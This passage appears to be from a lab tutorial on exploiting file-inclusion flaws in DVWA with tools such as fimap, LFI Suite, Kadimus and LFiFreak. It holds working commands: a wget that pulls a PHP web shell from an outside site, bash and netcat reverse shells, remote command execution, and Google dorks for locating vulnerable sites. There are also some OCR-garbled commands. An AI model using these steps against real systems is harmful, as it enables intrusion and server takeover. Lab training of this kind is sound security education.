                   Remember that each command opens a new shell and closes it after execution.

```

```

## Variables:
-u , --url=URL      The URL you want to test.
                   Needed in single mode (-s).
-l , --list=LIST    The URL-LIST you want to test.
                   Needed in mass mode (-m).
-q , --query=QUERY  The Google Search QUERY.
                   Example: 'inurl:include.php'
                   Needed in Google Mode (-g)
--bingkey=APIKEY    This is your the Bing APIKey. You have to set this when you
                   want to use the BingScanner (-B).
--skip-pages=X      Skip the first X pages from the googlescanner.
-p , --pages=COUNT Define the COUNT of pages to search (-g).
                   Default is 10.
--results=COUNT    The count of results the Googlescanner should get per page.
                   Possible values: 10, 25, 50 or 100(default).
--googlesleep=TIME  The time in seconds the Googlescanner should wait befor each
                   request to google. fimap will count the time between two requests
                   and will sleep if it's needed to reach your cooldown. Default is 5.
-w , --write=LIST   The LIST which will be written if you have choosen
                   harvest mode (-H). This file will be opened in APPEND mode.
-d , --depth=CRAWLDEPTH The CRAWLDEPTH (recurse level) you want to crawl your target site
                   in harvest mode (-H). Default is 1.
-P , --post=POSTDATA The POSTDATA you want to send. All variables inside
                   will also be scanned for file inclusion bugs.
--cookie=COOKIES    Define the cookie which should be send with each request.
                   Also the cookies will be scanned for file inclusion bugs.
                   Concatenate multiple cookies with the ';' character.
--ttl=SECONDS        Define the TTL (in seconds) for requests. Default is 30 seconds.
--no-auto-detect     Use this switch if you don't want to let fimap automatically detect
                   the target language in blind-mode. In that case you will get some
                   options you can choose if fimap isn't sure which lang it is.
--bmin=BLIND_MIN     Define here the minimum count of directories fimap should walk thru
                   in blind mode. The default number is defined in the generic.xml
--bmax=BLIND_MAX     Define here the maximum count of directories fimap should walk thru.
--dot-trunc-min=700  The count of dots to begin with in dot-truncation mode.
--dot-trunc-max=2000 The count of dots to end with in dot-truncation mode.
--dot-trunc-step=50  The step size for each round in dot-truncation mode.
--dot-trunc-ratio=0.095 The maximum ratio to detect if dot truncation was successfull.
--dot-trunc-also-unix Use this if dot-truncation should also be tested on unix servers.
--force-os=OS        Forces fimap to test only files for the OS.
                   OS can be 'linux' or 'windows'

```

7. We go to the page <http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php> and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

8. Run the command:

```
# python fimap.py -b --url="http://192.168.223.128/dvwa-
linux/vulnerabilities/fi/?page=file1.php" --
cookie='security=low;PHPSESSID=1upqibppgr5debk0nkj7lr7f'
```

I got the following results

```
#####
#[1] Possible PHP-File Inclusion
#####
#:: REQUEST
# [URL] http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php
# [HEAD SENT] Cookie
#:: VULN INFO
# [GET PARAM] page
# [PATH] Not received (Blindmode)
# [OS] Unix
# [TYPE] Blindly Identified
# [TRUNCATION] Not tested.
# [READABLE FILES]
# [0] /etc/passwd
# [1] php://input
#####
```

- Then run the following commands to start new session where you can find target and start some action

```
# python fimap.py -b --url="http://192.168.223.128/dvwa-
linux/vulnerabilities/fi/?page=file1.php" --
cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x
```

You get the following:

```
root@kali: ~/fimap/src
└─$ python fimap.py -b --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php" --cookie="PHPSESSID=lupqibpogr5debkknj71l
-w
-k

#####
Choose Attack: █
```

9. To upload a shell such as mini.php shell:

- Run the following commands to start new session where you can find target and start some action

```
# python fimap.py -b --url="http://192.168.223.128/dvwa-  
linux/vulnerabilities/fi/?page=file1.php" --  
cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x
```



- I chose 192.168.223.128 domain. Then I chose first vulnerable script "URL: '/dvwa-linux/vulnerabilities/fi/?page=file1.php'"
- I chose the first attack type: "Spawn fimap shell". I got the command line interface to enter the shell commands. In the following example, I run the following command to upload c99 shell:

```
# pwd
```

```
# wget https://r57.gen.tr/down/mini.zip
```

```
# unzip mini.zip
```

Go to the webpage: <http://192.168.223.128/dvwa-linux/vulnerabilities/fi/mini.php>

10. To make reverse shell:

- Run the following commands to start new session where you can find target and start some action

```
# python fimap.py -b --url="http://192.168.223.128/dvwa-  
linux/vulnerabilities/fi/?page=file1.php" --  
cookie='PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low' -x
```

- I chose 192.168.223.128 domain. Then I chose first vulnerable script "URL: '/dvwa-linux/vulnerabilities/fi/?page=file1.php'"
- I chose the second attack type: "Spawn pentestmonkey's reverse shell". I selected the attacker "IP address to connect back to" to be my Linux device IP: 192.168.223.128 and the Port number: 6666. Make your netcat server ready and hit enter.

```

#:: List of Domains :: #

```

12. You can get the LFI and RFI dorks collections in many websites. Write the following command:

```
# python fimap.py -g -q 'inurl:/index.php?include='
```

## e) LFI and RFI Exploitation using LFI Suite tool:

1. LFI Suite is a totally **automatic** tool able to scan and exploit Local File Inclusion vulnerabilities using many different methods of attack.

2. Download and install LFI Suite from <https://github.com/kurobeats/fimap>

```
# git clone https://github.com/D35m0nd142/LFISuite.git
```

3. LFI Suite is Pyjton2 program, so make sure to select Python2 version as the default version when using the fimap tool:

```
#sudo update-alternatives --config python
```

4. We go to the page <http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php> and make Burp Suite Proxy intercept is on and try to execute file1.php to get the request

5. Go to the LFI Suite folder and run the script by typing “python lfisuite.py” command

```
# python2 lfisuite.py
```

You get the following screen:

- I chose 1 to run the Exploiter. It requested the cookie. I entered the cookie I obtained in the BurpSuite request: 'PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low'. Then it requested the target URL, and I entered the vulnerable URL: "<http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php>".
- I got the following output for the available injections:

```
1) Exploiter
2) Scanner
x) Exit
-----
-> 1
[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] -> PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low
[?] Do you want to enable TOR proxy ? (y/n) n
.: LFI Exploiter .:

Available Injections

1) /proc/self/environ
2) php://filter
3) php://input
4) /proc/self/fd
5) access_log
6) phpinfo
7) data://
8) expect://
9) Auto-Hack
x) Back
```

- I chose 7 for "data://" injection. Then I entered the 'data://' vulnerable url

<http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php>

- I got the command line interface to enter the shell commands. In the following screenshots examples, I run as example:

```
# whoami
```

```
# pwd
```

```
# uname -a
```

```
1) /proc/self/environ
2) php://filter
3) php://input
4) /proc/self/fd
5) access_log
6) phpinfo
7) data://
8) expect://
9) Auto-Hack
x) Back

→ 7

-- data:// wrapper injection --

[+] Enter the 'data://' vulnerable url (ex: 'http://site/index.php?page=') → http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1

[+] The website seems to be vulnerable. Opening a Shell..
[!] you want to send PHP commands rather than system commands. Use php://filter?resource=data://filter(phpinfo);&context=1;

www-data@192.168.223.128:/var/www/html/dvwa-linux/vulnerabilities/fi$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@192.168.223.128:/var/www/html/dvwa-linux/vulnerabilities/fi$ uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux

www-data@192.168.223.128:/var/www/html/dvwa-linux/vulnerabilities/fi$ pwd
/var/www/html/dvwa-linux/vulnerabilities/fi
```

- Now let's get a reverse shell by typing the command "reverseshell". I selected the attacker "IP address to connect back to" to be my Linux device IP: 192.168.223.128 and the Port number: 6666. Then open the command shell at the attacker computer 192.168.223.128, run the netcat listener command:

```
# nc -l -v -n -p 6666
```

The netcat command shell will open

**Note:** In my case that did not work. I could not identify the reason.

8. In Auto-Hack modality, LFI Suite will find LFI vulnerabilities and will exploit them. Go to the LFI Suite folder and run the script by typing "python lfisuite.py" command

```
# python2 lfisuite.py
```

- I chose 1 to run the Exploiter. It requested the cookie. I entered the cookie I obtained in the Burp Suite request: 'PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low'. Then it requested the target URL, and I entered the vulnerable URL: "<http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php>".
- I got the following output for the available injections:

## f) LFI and RFI Exploitation using LfiScan tool:

1. Download LfiScan from <https://github.com/halitAKAYDIN/LfiScan>

```
# git clone https://github.com/halitAKAYDIN/LfiScan.git
```

```
# cd LfiScan
```

```
# chmod +x lfiscan.sh
```

2. Examples of the usage of the LfiScan tool:

```
#!/lfiscan.sh -h
```

```
#!/lfiscan.sh -u "http://example.com/index.php?page="
```

```
#!/lfiscan.sh -u "http://example.com/index.php?page=" -c  
"PHPSESSID=" -w wordlist.txt
```

```
#!/lfiscan.sh -u "http://example.com/index.php?page=" -c  
"PHPSESSID=" -w wordlist.txt -t 5
```



3. We go to the page <http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php> and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

4. Run the LfiScan command

```
#!/fiscan.sh -u "http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?  
page=" -c "PHPSESSID=oe82ffj093089mgumsb89r0n85; security=low" -  
w linux.txt -t 3
```

The scan results in the report path: /tmp/lfiscan/192.168.223.128. The payload list will be saved in the file /tmp/lfiscan/192.168.223.128\_payload

```
root@hidalga: ~/Lfiscan

# Attacking targets without mutual consent is illegal! #####  
----- Local File Inclusion Scanner -----  
[+] [HST] 192.168.223.128 code: 200  
[+] [RPT] Report Path: /tmp/lfiscan/192.168.223.128  
[-] [SCN] Scan in Progress (232/2310)  
[!] [LFI] http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=../../etc/dhcp/dhclient.conf
```

The payload list will be saved in the file /tmp/lfiscan/192.168.223.128\_payload

## **g) LFI and RFI Exploitation using Lfi-Scanner tool:**

1. Download Lfi-Scanner from <https://github.com/sUbc0ol/LFI-scanner>

```
# git clone https://github.com/sUbc0ol/LFI-scanner.git
```

```
# cd LFI-scanner
```

2. Run the LFI-scanner command

```
#python lfiscan.py --url= "http://192.168.223.128/dvwa-  
linux/vulnerabilities/fi/?page="
```

3. I got no results.

```
(root@hidala)-[~/LFI-scanner]
# python lfiscan.py --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page="
```

Simple Local File Inclusion Vulnerability Scanner

```

Power to teh lulz!

---

[i] Provided URL to scan: http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=

[i] Assuming the provided data was correct.  
[i] Trying to establish a connection with a random user agent ...  
[i] Connected to target! URL seems to be valid.  
[i] Jumping to the scan feature.  
[i] IP address / domain: 192.168.223.128  
[i] Script: /dvwa-linux/vulnerabilities/fi/  
[i] URL query string: page=

[i] It seems that the URL contains at least one parameter.  
[i] Trying to find also other parameters ...  
[i] No other parameters were found.  
[i] The following 1 parameter(s) was/were found:  
[i] {'page': ''}  
[i] Probing parameter " page " ...  
[!] Sorry, I was not able to detect a LFI vulnerability here.  
[!] Exiting now!

## **h) LFI and RFI Exploitation using Kadimus tool:**

1. Kadimus is a tool to check sites to lfi vulnerability , and also exploit it

2. Installing Kadimus:

**Installing libcurl:**

```
# apt-get install libcurl4-openssl-dev
```

**Installing libpcrc:**

```
# apt-get install libpcrc3-dev
```

**Installing libssh:**

```
# apt-get install libssh-dev
```

**‘And finally:**

```
# git clone https://github.com/P0cL4bs/Kadimus.git
```

```
#cd Kadimus
```

```
#make
```

3. The options:

## Options:

```
r00t@r00t-KitPloit: ~
-rh, --help                Display this help menu

Request:
-B, --cookie STRING       Set custom HTTP Cookie header
-A, --user-agent STRING   User-Agent to send to server
--connect-timeout SECONDS Maximum time allowed for connection
--retry-times NUMBER      Number of times to retry if connection fails
--proxy STRING            Proxy to connect, syntax: protocol://hostname:port

Scanner:
-u, --url STRING          Single URI to scan
-U, --url-list FILE       File contains URIs to scan
-o, --output FILE        File to save output results
--threads NUMBER         Number of threads (2..1000)

Exploitation:
-t, --target STRING      Vulnerable Target to exploit
--injec-at STRING        Parameter name to inject exploit
                          (only need with RCE data and source disclosure)

RCE:
-X, --rce-technique=TECH LFI to RCE technique to use
-C, --code STRING        Custom PHP code to execute, with php brackets
-c, --cmd STRING         Execute system command on vulnerable target system
-s, --shell              Simple command shell interface through HTTP Request

-r, --reverse-shell      Try spawn a reverse shell connection.
-l, --listen NUMBER      port to listen

-b, --bind-shell         Try connect to a bind-shell
-i, --connect-to STRING  Ip/Hostname to connect
-p, --port NUMBER        Port number to connect



--ssh-port NUMBER        Set the SSH Port to try inject command (Default: 22)
--ssh-target STRING      Set the SSH Host

RCE Available techniques

  environ                Try run PHP Code using /proc/self/environ
  input                  Try run PHP Code using php://input
  auth                   Try run PHP Code using /var/log/auth.log
  data                   Try run PHP Code using data://text

Source Disclosure:
-G, --get-source         Try get the source files using filter://
-f, --filename STRING   Set filename to grab source [REQUIRED]
-O FILE                 Set output file (Default: stdout)
```

4. We go to the page <http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php> and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

- Scanning:

```
#./kadimus --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=" --cookie= " PHPSESSID=qouq69k452b11or7qdpqi584r; security=low" -A my_user_agent
```

Or,

```
#./kadimus -u "http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=" -B " PHPSESSID=qouq69k452b11or7qdpqi584r; security=low " -A my_user_agent
```

**Note:** The tool did not detect the vulnerability

4. Here examples of the usage of the tool

## Examples:

### Scanning:

```
r00t@r00t-KitPloit: ~  
./kadimus -u localhost/?pg=contact -A my_user_agent  
./kadimus -U url_list.txt --threads 10 --connect-timeout 10 --retry-times 0
```

### Get source code of file:

```
r00t@r00t-KitPloit: ~  
./kadimus -t localhost/?pg=contact -G -f "index.php" -O local_output.php --inject-at pg
```

### Execute php code:

```
r00t@r00t-KitPloit: ~  
./kadimus -t localhost/?pg=php:///input -C '<?php echo "pwned"; >>' -X input
```

### Execute command:

```
r00t@r00t-KitPloit: ~  
./kadimus -t localhost/?pg=/var/log/auth.log -X auth -c 'ls -lah' --ssh-target localhost
```

### Checking for RFI:

You can also check for RFI errors, just put the remote url on resource/common\_files.txt and the regex to identify this, example:  
/\* <http://bad-url.com/shell.txt> \*/ <?php echo base64\_decode("c2NvcnBpb24gc2FSIGdldCBvdmVyiGhlcU="); ?>  
in file:

```
r00t@r00t-KitPloit: ~  
http://bad-url.com/shell.txt?scorpion say get over here
```

### Reverse shell:

```
r00t@r00t-KitPloit: ~  
./kadimus -t localhost/?pg=contact.php -Xdata --inject-at pg -r -l 12345 -c "bash -i >& /dev/tcp/127.0.0.1/12345" <
```

## **h) LFI and RFI Exploitation using LFiFreak tool:**

1. LFiFreak is a unique tool for exploiting local file inclusions using PHP Input, PHP Filter and Data URI methods.

2. Download LFiFreak from <https://github.com/OsandaMalith/LFiFreak>

```
# git clone https://github.com/OsandaMalith/LFiFreak.git
```

- Windows Binary:

<http://www.mediafire.com/download/l07660857c9o9ur/LFI.exe>

- Linux Binary:

<http://www.mediafire.com/download/1m3a188637v3avo/lfi>

3. When installing in Kali Linux, install zblig1g and zblig1g-dev

```
# sudo apt install zlib1g
```



```
# sudo apt install zlib1g-dev
```

```
# sudo apt install lib64z1
```

4. In this tutorial I am using LFiFreak tool in windows. Run LFI file in 'LFiFreak/Binaries/Windows' folder

5. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address <http://localhost/dvwa> and the DVWA security set to low.

We go to the page <http://localhost/dvwa/vulnerabilities/fi/?page=file1.php> and make BurpSuit Proxy intercept is on and try to execute file1.php to get the request

6. Execute the file LFiFreak/Binaries/Windows/LFI

- Enter the URL:

http://localhost/dvwa/vulnerabilities/fi/?page=

- Enter the Cookie

Cookie: PHPSESSID=rrpns2pc42vamijm3n5kacu2bu; security=low

- Choose 1 for Automated testing

```

[?] Author: Osanda Malith Jayathissa
[*] E-Mail: osanda[cat]unseen.is
[*] Follow @OsandaMalith
[/!\] Use this for educational purposes only!

[*] Enter the URL: http://localhost/dvwa/vulnerabilities/fi/?page=
[*] Enter the cookie values (press enter if none):
PHPSESSID=rrpns2pc42vamijm3n5kacu2bu; security=low

[?] Choose an attacking method:
1. Automated testing
2. PHP input method
3. PHP filter method
4. Data URI method
5. Exit

>> 1
[*] Target is vulnerable to:

1 PHP://input
2 dataURI

[*] Enter a choice:

```

- Enter 1 for “PHP://input” exploit.
- Enter 1 to “Execute command” option.

- Execute the commands such as: ipconfig, dir.and any other command

```

>> 1
[*] Target is vulnerable to:
1 PHP://input
2 dataURI

[*] Enter a choice: 1
[?] Choose an option:
1. Execute command
2. Bind Shell
3. Reverse Shell

>> 1
[*] Enter your command: dir

Directory of D:\xampp\htdocs\dwva\vulnerabilities\fi

02/09/2023  07:05 AM                .
02/09/2023  07:05 AM                ..
02/07/2023  11:09 AM             1,050 file1.php
02/07/2023  11:09 AM             1,054 file2.php
02/07/2023  11:09 AM             1,559 file3.php
02/07/2023  11:09 AM              372 file4.php
02/09/2023  07:05 AM                help
02/07/2023  11:09 AM             1,410 include.php
02/07/2023  11:09 AM             1,005 index.php
02/09/2023  07:05 AM                source
               6 File(s)              6,450 bytes
               4 Dir(s)  219,223,777,280 bytes free

```

7. Another example, execute the file LFiFreak/Binaries/Windows/LFI

- Enter the URL:

<http://localhost/dvwa/vulnerabilities/fi/?page=>

- Enter the Cookie

Cookie: PHPSESSID=rrpns2pc42vamijm3n5kacu2bu; security=low

- Choose 1 for Automated testing
- Enter 1 for “PHP://input” exploit.
- Enter 2 for “Reverse Shell” option. The program will request the :LHOST IP and LPORT of the attacker computer to generate the reverse shell. I setup my local host as the attacker computer with IP address 192.168.223.128 and port 4444.
- In the Attacker machine with IP address 19.168.223.128, listen to port 4444 through the netcat command, the command terminal will open:

**8. Note:** Reverse shell and Bind shell did not work with me and I could not identify problem. LFiFreak is not good as FIMAP and it could not detect many vulnerabilities in many cases and also it could not generate reverse shell successfully in many cases.
